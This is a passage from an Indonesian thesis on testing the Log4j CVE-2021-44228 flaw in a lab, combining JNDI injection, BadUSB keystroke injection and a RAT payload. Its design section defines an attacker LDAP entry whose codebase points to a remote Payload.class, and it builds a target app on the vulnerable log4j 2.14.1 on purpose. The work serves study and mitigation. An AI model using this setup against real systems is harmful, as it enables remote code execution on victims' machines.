dilakukan oleh penyerang, hal ini juga dapat dilakukan oleh pengguna sistem dengan memanfaatkan social engineering. Maka dari itu, pengontrolan keystroke pada tingkatan sistem ataupun aplikasi merupakan salah satu langkah dalam menghadapi ancaman siber yang mana menggunakan aktivitas pengguna secara langsung di dalamnya (LiveAction, 2022).

2.4.4 Serangan BadUSB

BadUSB merupakan perangkat keras microcontroller yang ditunjukkan untuk mengemulasi perangkat Human Interface Device (HID) dalam sistem target, seperti keyboard, mouse, hingga pemindai sidik jari. Dikarenakan penggunaan perangkat HID tidak dilakukan pemindaian oleh sistem, tidak seperti perangkat eksternal hard drive ataupun flash drive, BadUSB dapat langsung menginjeksi payload ke dalam mesin target tanpa terdeteksi antivirus. Dalam halnya mengemulasi keyboard, dikarenakan serangan BadUSB bekerja di depan layar monitor, atau foreground, keseluruhan rangkaian injeksi keystroke akan pula tertampil. Kelemahan ini diminimalisir dengan kecepatan keystroke per huruf hingga milidetik untuk menyelesaikan seluruh injeksinya, sehingga durasi serangan dapat berkurang secara signifikan (Bojović *et al.*, 2019).





2.5 Unified Modelling Language

Unified Modeling Language (UML) merupakan pendekatan terhadap standarisasi visual dari skema pada suatu sistem, sehingga seluruh komponen dapat dijabarkan secara dinamis. UML juga dapat digunakan sebagai alat untuk menganalisa berbagai macam tingkatan dalam sistem, baik itu struktur aplikasi ataupun aktivitas penggunaan aplikasi. Contoh dua bentuk penggunaan UML tersebut adalah class diagram dan activity diagram (Sukic and Saracevic, 2012).

Class diagram merupakan salah satu bagian dari diagram struktur UML yang menggambarkan tingkatan class dan interface pada suatu aplikasi atau sistem. Pendekatan ini juga umum digunakan pada perancangan sistem dalam bahasa pemrograman berkelas tinggi, seperti Java dan C#, yang sama-sama berprinsip

object-oriented, sehingga class diagram dapat menunjukkan komponen-komponen class seperti variabel, fungsi, serta dependensinya. (OMG, 2011b; Sukic and Saracevic, 2012). Berikut pada tabel 2.4 merupakan simbol dan keterangan yang digunakan pada class diagram:







Tabel 2.4 Deskripsi simbol class diagram

Simbol	Nama	Deskripsi
	Class	klasifikasi karakteristik objek
	Atribut	properti variabel dalam class
	Operasi	fungsi metode dalam class
	Asosiasi & Kardinal	adanya relasi statis terhadap besarnya implementasi objek atau atribut dalam class lain, yang juga dinotasikan dengan kardinalitas
0..0 // 0..1 // 1..1 // 0..* // m..n		ukuran terhadap berapa elemen pada class lain yang terasosiasi
	Dependensi	adanya relasi abstrak terhadap referensi suatu elemen dalam class lain pada lingkup fungsi
	REST	proses pemanggilan fungsi dari layanan Representational State Transfer (REST) terhadap aplikasi

Sumber: OMG, 2011; Ismail, 2020

Berbeda dengan class diagram, activity diagram merupakan bagian dari diagram kegiatan UML yang menunjukkan alur kontrol suatu objek pada rangkaian kondisi dari suatu aktivitas. Salah satu tujuan utama penggunaan activity diagram yaitu menggambarkan bagaimana aktivitas sistem dapat dijalankan menggunakan berbagai macam sudut pandang komponen di dalamnya (OMG, 2011a; Ismail, 2020). Berikut pada tabel 2.5 merupakan simbol dan keterangan yang digunakan pada activity diagram:

Tabel 2.5 Deskripsi simbol activity diagram

Simbol	Nama	Deskripsi
	Inisiasi	node untuk memulai alur aktivitas
	Final	node untuk menyelesaikan alur aktivitas
	Aksi	aksi kegiatan dengan kata kerja, yang juga bisa digunakan untuk memanggil suatu operasi
	Keputusan	node untuk mengontrol keputusan alur aktivitas dengan memberikan keluaran benar dan salah
	Sinyal Kirim	node untuk memberikan input untuk diproses pada aksi atau node selanjutnya
	Sinyal Terima	node untuk menerima input yang datang untuk dilanjutkan ke aksi atau node selanjutnya
	Partisi	pemberian notasi terhadap alur kegiatan dengan karakteristik yang sama, baik secara vertikal ataupun horizontal

Sumber: OMG, 2011a; Ismail, 2020

2.6 Penelitian Sejenis

Penyusunan laporan ini menggunakan referensi dari penelitian sebelumnya yang sejenis dan relevan dengan topik serta pembahasan penelitian terhadap studi kasus, yang digunakan untuk mengembangkan aspek analisis penelitian ini.

Penelitian Rajasinghe, Ravindu (2022) yang berjudul ‘Remote Code Execution Security Flaw in Apache Log4j2’, menganalisis eksploitasi kerentanan Apache Log4j yang berfokus pada CVE-2021-44228 terhadap serangan Remote Code Execution (RCE) dalam lingkup white box testing. Vektor serangan yang peneliti gunakan berupa JNDI Injection melalui HTTP header X-API-Version. Bentuk akhir eksploitasi adalah didapatkannya reverse shell sistem korban menggunakan program netcat. Adapun bentuk deteksi dan mitigasi yang diimplementasikan yaitu berupa static analysis, dengan pemeriksaan berkas log dan mematikan opsi lookup dalam konfigurasi Log4j (Rajasinghe, 2022).

Penelitian oleh Shita Widya Ningsih (2021) yang berjudul ‘Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES’, menganalisis rangkaian pengujian kerentanan dengan metode PTES terhadap situs web suatu lembaga pemerintahan dalam lingkup black box testing. Dengan metodologi pengujian, arah serta informasi setiap tahapannya dipaparkan secara terstruktur. Dari berbagai macam kerentanan yang didapatkan, peneliti melakukan eksploitasi pada ancaman dengan celah kerentanan yang terbesar, yaitu Reflected Cross Site Scripting (XSS) dan Clickjacking. Walaupun penelitian mengandung keseluruhan tahap PTES, tahap eksploitasi tidak ditunjukkan untuk mendapatkan akses remote dari sistem, sehingga serangan tidak dapat dikembangkan ke tahap post-exploitation. Bentuk mitigasi yang disarankan adalah penggunaan Web Application Firewall (WAF) serta pendekatan static analysis dengan mengamankan konfigurasi opsi header aplikasi serta filterisasi input pengguna. (Ningsih, 2021)

Penelitian yang dilakukan Nanny, Prayudi serta Riadi (2019) dengan judul ‘Peningkatan Keamanan Data Terhadap Serangan Remote Access Trojan (RAT)

pada Cybercriminal Menggunakan Metode Dynamic Static', ditunjukkan untuk mensimulasikan bagaimana cara kerja serangan RAT beserta dengan mitigasinya dalam lingkup white box testing. Infrastruktur jaringan LAN dibangun dengan menggunakan 2 buah laptop untuk pengujian serta 2 buah router Mikrotik. Vektor serangan yang digunakan untuk mendistribusikan payload RAT nya, yaitu njRAT, adalah dengan memanfaatkan file sharing. Selain untuk deteksi ancaman, router Mikrotik digunakan untuk mengendalikan koneksi dengan memasang fungsi firewall untuk memblokir koneksi reverse shell pada port yang ditemukan. Penelitian ini juga diunggulkan dengan adanya analisis forensik pada file trojan serta koneksi tersebut. Analisis akhir kemudian dikemas pada komparasi sumber daya pada sistem korban pada sebelum diserang, saat diserang, serta penyerangan pasca mitigasi (Nanny, Prayudi and Riadi, 2019).

BAB III

METODE PENELITIAN

3.1 Rancangan Penelitian

Pendekatan yang digunakan pada penelitian ini adalah kuantitatif dengan jenis eksperimental. Dikarenakan pengujian serta perancangan instrumen pengujian dilakukan dalam lingkup white box, maka penggunaan batasan masalah yang diajukan digunakan sebagai variabel terkontrol. Hal ini dijaga agar hasil penelitian tidak terpengaruh dari faktor diluar aspek pengujian. Adapun teknik pengumpulan data penelitian yang difokuskan pada tipe sekunder, yaitu mencangkup referensi dari penelitian kepustakaan terdahulu serta studi dokumentasi baik dari sumber primer, seperti halaman web resmi vendor, maupun sekunder, seperti contoh PoC pengujian dari sumber terbuka. Dengan adanya data tersebut, peneliti kemudian dapat menguji serta menganalisis pengembangan permasalahan pada studi kasus ataupun penelitian terdahulu. Penelitian ini mencangkup 3 bentuk analisis utama, yaitu dalam pengembangan instrumen pengujian, pengerjaan prosedur pengujian dengan metode PTES beserta dengan mitigasinya, dan perbandingan signifikansi kondisi sumber daya sistem target terhadap hasil pengujian.

3.2 Tahapan Penelitian

Adapun tahapan-tahapan yang sifatnya prosedural dalam melakukan penelitian ini, yang dapat dijabarkan ke dalam beberapa poin utama sebagai berikut:

1. Perumusan Masalah

Peneliti mengumpulkan bahan literatur serta informasi terkait untuk mengidentifikasi masalah yang akan diangkat atau dikembangkan terhadap objek penelitian. Tahap ini juga digunakan untuk mendapatkan gambaran mengenai bagaimana bentuk pengujian serta analisisnya

2. Pengumpulan Data & Teori

Peneliti mengumpulkan informasi terkait dengan objek penelitian dari sumber yang kredibel, seperti bagaimana perancangan dan implementasi

lingkungan pengujiannya, teknologi apa yang digunakan dalam target aplikasi, dasar metode pengujian apa yang akan digunakan, serta seperti apa bentuk-bentuk mitigasi yang direkomendasikan. Informasi yang didapatkan tersebut lalu dirumuskan sebagai bentuk batasan masalah

3. Perancangan dan Pembangunan Instrumen Pengujian

Pada tahap ini peneliti mulai merancang serta membangun instrumen pengujian yang juga telah didasarkan pada rumusan batasan masalah. Instrumen penelitian mencakup lingkungan pengujian, sistem serta layanan yang akan digunakan, target aplikasi, serta program pengujiannya, seperti skrip payload dan program pendukung lainnya

4. Pengujian

Peneliti melakukan pengujian dalam dua tahap, yaitu menguji fungsional akhir dari instrumen pengujian, serta menguji kerentanan pada objek penelitian yang didasarkan pada metode PTES, menggunakan instrumen yang telah dibangun pada tahap sebelumnya

5. Analisis Hasil Pengujian

Selain menganalisis proses pada tahap sebelumnya, adapun dokumentasi pada hasil data pengujian akhir yang digunakan untuk mengukur besar dampak pengujian terhadap sistem target dari ancaman serangan melalui beberapa pengukuran sumber daya yang berbeda

3.3 Objek Penelitian

Objek yang diteliti dalam penelitian ini adalah kerentanan dari produk Apache Log4j terhadap ancaman serangannya pada referensi CVE-2021-44228. Dengan begitu, seluruh instrumen pengujian beserta dengan pengujiannya dibangun untuk dapat terintegrasi objek penelitian tersebut. Pada implementasi sesungguhnya, selain mengandalkan sistem target untuk memiliki kerentanan ini, objek penelitian kemudian dikembangkan untuk menjadi vektor serangan yang independen agar dapat mencapai tujuan yang sama, yaitu meraih tahap eksploitasi akhir melalui ancaman RAT.

BAB IV HASIL DAN PEMBAHASAN

4.1 Perancangan Sistem

Adanya tahap perancangan sistem dilakukan agar peneliti mendapatkan gambaran terhadap bagaimana implementasi serta integrasinya antara satu komponen dalam sistem ataupun jaringan dengan yang lain. Keseluruhan sistem terbagi menjadi dua komponen utama, yaitu pada sisi penyerang serta sisi target pengguna, dengan seluruh layanan dijalankan menggunakan docker container. Pada sisi pengguna, perancangan ditunjukkan untuk mengembangkan aplikasi desktop Graphical User Interface (GUI) yang dijadikan sebagai target kerentanan Apache Log4j. Dalam kasus ini, target aplikasi berupa program autentikasi lokal sederhana dengan adanya integrasi fitur riwayat menggunakan Apache Log4j. Pada sisi penyerang, perancangan mencakup pengembangan payload RAT, perangkat BadUSB, serta beberapa layanan di dalamnya yang terintegrasi untuk melakukan penyerangan secara utuh. Perancangan sistem meliputi desain topologi jaringan yang digunakan serta struktur skema penyimpanan LDAP untuk sisi penyerang, sedangkan perancangan aplikasi, seperti pembentukan class diagram, akan dimasukkan kedalam sub bab implementasi sistem. Pada tabel 4.1 berikut adalah spesifikasi perangkat dalam merancang dan mengimplementasikan sistem:

Tabel 4.1 Spesifikasi perangkat

No.	Perangkat Keras	Spesifikasi	
1	ASUS VivoBook 14 X407UAR (laptop A)	Processor	Intel Core i3-7020U
		OS	Linux Mint 20.3 (una)
		CPU	2.30 GHz
		RAM	12144240 kB
2	HP EliteBook 2560p (laptop B)	Processor	Intel Core i5-2520M
		OS	Linux Mint 20.3 (una)
		CPU	2.50 GHz
		RAM	10107488 kB

3	DigiSpark Attiny 85 Mini USB Dev. Board	Flash Memory	6 kB + 2kB bootloader
		LED	Power + Status (pin0)
No.	Perangkat Virtual	Spesifikasi	
1	ldap-http-attacker (container A)	OS	Ubuntu Server 20.04
		Shell	/bin/bash
		Port Bindings	2000 — 2100 / tcp
		Network	172.17.0.1 / 16
		IP Address	172.17.0.2
No.	Perangkat Lunak		
1	Apache HTTP Server (2.4.41)		
2	OpenLDAP Server (2.4.49)		
3	Oracle Java SDK (1.8.0_181) & (1.8.0_333)		
4	Apache Maven (3.6.3)		
5	Apache Log4j (2.14.1) , (2.15.0) , (2.16.0) & (2.17.0)		
6	Go (1.18.3)		
7	Arduino IDE (1.8.19)		


4.1.1 Desain Topologi Jaringan

Dalam membangun keseluruhan sistem, adapun topologi jaringan yang dirancang untuk menggambarkan keseluruhan arsitektur jaringan terhadap setiap komponen di dalamnya. Berikut merupakan keterangan terhadap komponen topologi jaringan yang dipaparkan pada gambar 4.1 yang direferensikan pada tabel 4.1 diatas:

1. Topologi menggunakan dua buah mesin laptop, yaitu laptop A untuk menjalankan berbagai layanan yang dibutuhkan selama proses pengujian serta integrasinya dengan aplikasi, serta laptop B yang didedikasikan sebagai sisi pengguna sebagai target pengujian. Dalam konteks pengujian ini, laptop A juga akan dimanfaatkan sebagai sisi penyerang untuk menjalankan mayoritas dari seluruh tahap penyerangan
2. Dalam laptop A, seluruh layanan sisi penyerang yang dibutuhkan akan dijalankan menggunakan virtualisasi docker container. Pada container A, layanan yang dibangun adalah layanan LDAP menggunakan OpenLDAP

pada nomor port :2038, serta layanan Hypertext Transfer Protocol (HTTP) menggunakan Apache HTTP Server serta aplikasi Go HTTP pada nomor port :2022 dan :2080


3. Lingkup topologi jaringan berupa skala Local Area Network (LAN)



Gambar 4.1 Topologi jaringan

4.1.2 Desain Skema LDAP

Adanya perancangan desain skema LDAP dapat menjabarkan bentuk struktural penyimpanan suatu entri. Pemodelan skema LDAP pada penelitian ini didasarkan pada struktur Directory Information Tree (DIT). Salah satu komponen di dalamnya adalah Relative Distinguished Name (RDN), yang digunakan untuk mengidentifikasi suatu entri. Pada implementasinya, seluruh susunan RDN dari tingkatan paling dasar hingga menuju RDN entri, merupakan alamat lengkap yang dapat digunakan untuk menavigasikan pencarian entri dalam layanan. Alamat lengkap entri tersebut disebut juga sebagai Distinguished Name (DN) (ZyTrax, 2022). **Berikut** merupakan pemodelaan DIT serta atribut LDAP pada setiap entri yang dapat digunakan dalam sisi penyerang serta keterangan dari penggunaan atribut tersebut, pada gambar 4.2 dan tabel 4.2:



Gambar 4.2 Skema DIT ILDAP pada sisi penyerang

Pada gambar 4.2 diatas, tingkat dasar RDN yang akan digunakan oleh skema LDAP penyerang adalah `dc=attacker,dc=com`, yang menggambarkan bahwa domain pada layanan ini dirancang khusus untuk penyerangan. Dalam model tersebut, akan hanya terdapat satu entri yang digunakan untuk menavigasikan layanan LDAP terhadap payload yang tersimpan dalam layanan HTTP penyerang. Atribut RDN yang digunakan oleh entri tersebut adalah Common Name (CN), yang merupakan atribut umum untuk menamakan suatu entri tanpa adanya spesifikasi khusus. Adapun entri admin yang otomatis terbuat oleh sistem untuk melakukan berbagai macam operasi pada pengelolaan skema. Berikut pada tabel 4.2 dibawah merupakan keterangan dari penggunaan atribut entri untuk menyimpan referensi alamat payload dalam layanan yang berbeda:

Tabel 4.2 Keterangan atribut skema LDAP pada sisi penyerang

RDN	Atribut	
cn=admin	cn	admin
	description	LDAP administrator
cn=1807422020	cn	1807422020
	javaClassName	<code>http://192.168.1.9:2022/Payload.class</code>
	javaCodebase	<code>http://192.168.1.9:2022/</code>
	javaFactory	Payload

Pada tabel 4.2, untuk dapat menyimpan referensi alamat payload yang akan dibuat, maka object class yang dapat digunakan adalah `javaNamingReference` yang memiliki tiga atribut utamanya. Atribut yang pertama, `javaClassName`, berisikan alamat Uniform Resource Identifier (URI) dari payload yang akan direferensikan. Sedangkan dua atribut lainnya merupakan komponen dari atribut

javaClassName, yaitu javaCodebase, yang berisikan alamat Uniform Resource Locator (URL) dari layanan HTTP untuk mengindekskan payload-nya, serta javaFactory, yang berisikan nama berkas dari payload dengan ekstensi class Java. Dikarenakan object class javaNamingReference merupakan tipe auxiliary, atau sebatas karakteristik tambahan, maka entri membutuhkan object class seperti device yang bertipe struktural. Tidak hanya digunakan sebagai dasar dari object class pada entri, namun object class device hanya membutuhkan satu atribut wajib, yaitu penggunaan CN, sehingga tidak ada ketergantungan dengan penambahan atribut yang tidak dibutuhkan. Berikut merupakan contoh dari alamat DN dalam skema yang dapat terbentuk:

- cn=admin,dc=attacker,dc=com
- cn=1807422020,dc=attacker,dc=com


4.2 Implementasi Sistem

Tahap pengimplementasian sistem menjabarkan bagaimana realisasi perancangan terhadap sistem yang akan dibangun. Pembahasan pada bagian ini akan dibagi menjadi dua, yaitu pada sistem pengguna serta penyerang, mulai dari membangun layanan LDAP dan HTTP, aplikasi, serta modul pengujiannya.

4.2.1 Implementasi Sistem Pengguna


4.2.1.1 Pengembangan Aplikasi Desktop GUI

Aplikasi GUI berbasis desktop **dirancang** dalam bahasa pemrograman Java yang terintegrasi dengan library Apache Log4j pada versi 2.14.1. Dalam rangka menyederhanakan lingkup pengujian, target aplikasi hanya ditunjukkan untuk melakukan fungsi autentikasi berbasiskan kata sandi secara lokal. Adapun data profil sebagai akun sampel yang disiapkan secara hardcoded. Aplikasi akan memiliki dua fitur utama yang terhubung dengan fungsi logging dari Apache Log4j, yaitu fitur login serta permintaan untuk perubahan kata sandi. Kedua fitur tersebut akan menjadi salah satu vektor serangan yang diujikan dan diamankan dalam penelitian ini. Berikut merupakan alur kerja kedua fitur aplikasi yang digambarkan dalam activity diagram pada gambar 4.3 dan 4.4:



Gambar 4.3 Activity diagram pada fitur Request Password Reset aplikasi desktop GUI

Gambar 4.3 merupakan activity diagram terhadap fitur permintaan perubahan kata sandi terhadap suatu akun. Dua bentuk validasi yang dilakukan aplikasi dalam fitur ini adalah terhadap ketersediaan username dalam data profil aplikasi, serta kesesuaian antara alamat email yang diajukan dengan alamat email yang terikat pada akun tersebut. Seluruh hasil dari validasi akan memasuki tahap logging untuk dicatat sebagai riwayat aksi pengguna. Apabila kedua validasi benar, program akan membuat suatu alamat URL Gmail untuk dapat dijalankan oleh aplikasi peramban saat membuka alamat tersebut.




Gambar 4.4 Activity diagram pada fitur Login aplikasi desktop GUI

Gambar 4.4 merupakan activity diagram terhadap fitur login untuk pengguna dapat mengakses tampilan data profil dari akun yang tersedia. Tahapan ini membutuhkan input pengguna terhadap username serta kata sandi yang sesuai, sehingga akun dapat terautentikasi secara benar. Sama seperti fitur sebelumnya, hasil dari autentikasi tersebut akan terekam ke dalam berkas log.

Adapun **gambar 4.5** di bawah merupakan class diagram aplikasi, yang terdiri dari beberapa package untuk setiap modul di dalamnya. Dalam package view, terpadat modul Login yang merupakan class untuk antarmuka. Modul Login memiliki relasi agregat terhadap 3 modul untuk menjalankan fungsi utama program. Modul tersebut adalah Auth, LogPanel, serta Util. Dalam penggunaan library Apache Log4j, modul Main akan melakukan inisiasi pembuatan berkas log saat program baru dijalankan dengan status debug. Hal ini ditunjukkan agar fungsi loadLog tidak memiliki isu terhadap pembacaan berkas log. Adapun fungsi appendLog yang dapat digunakan oleh modul lain dalam menyediakan fitur logging, lalu menampilkannya ke dalam program. Berikut pada gambar 4.5 merupakan hal

yang direferensikan sebelumnya sebagai struktur aplikasi dan bagaimana relasi terhadap komponen di dalamnya:



Gambar 4.5 Class diagram pada aplikasi desktop GUI

Adanya integrasi dengan library Apache Log4j dimulai dengan memasukan atribut dependency ke dalam berkas `pom.xml`. Berkas tersebut merupakan salah satu unit dasar pada framework Maven yang berisikan berbagai konfigurasi internal dalam


membangun dan menjalankan aplikasi. Berikut merupakan atribut dependency yang digunakan dalam aplikasi untuk dapat menggunakan library tersebut:

```
<dependencies>
  <dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-api</artifactId>
    <version>2.14.1</version>
  </dependency>
  <dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-core</artifactId>
    <version>2.14.1</version>
  </dependency>
</dependencies>
```

Adanya atribut artifactId merupakan nama dari Java Archive (JAR) yang akan diintegrasikan ke direktori aplikasi, yaitu library log4j-api dan log4j-core. Kedua library tersebut dibutuhkan dalam menyediakan suatu interface terhadap framework Apache Log4, serta bentuk implementasi dari interface tersebut. Berikut adalah bentuk konfigurasi Apache Log4j sederhana yang menggunakan format properties untuk dapat logging ke dalam berkas log secara berkala:

```
name = Log4j2PropertiesConfig
#-----
appenders = rolling
appender.rolling.type = RollingFile
appender.rolling.filePattern = src/log/%d{MM-yyyy}/app.log.%d{dd_MM_yyyy}
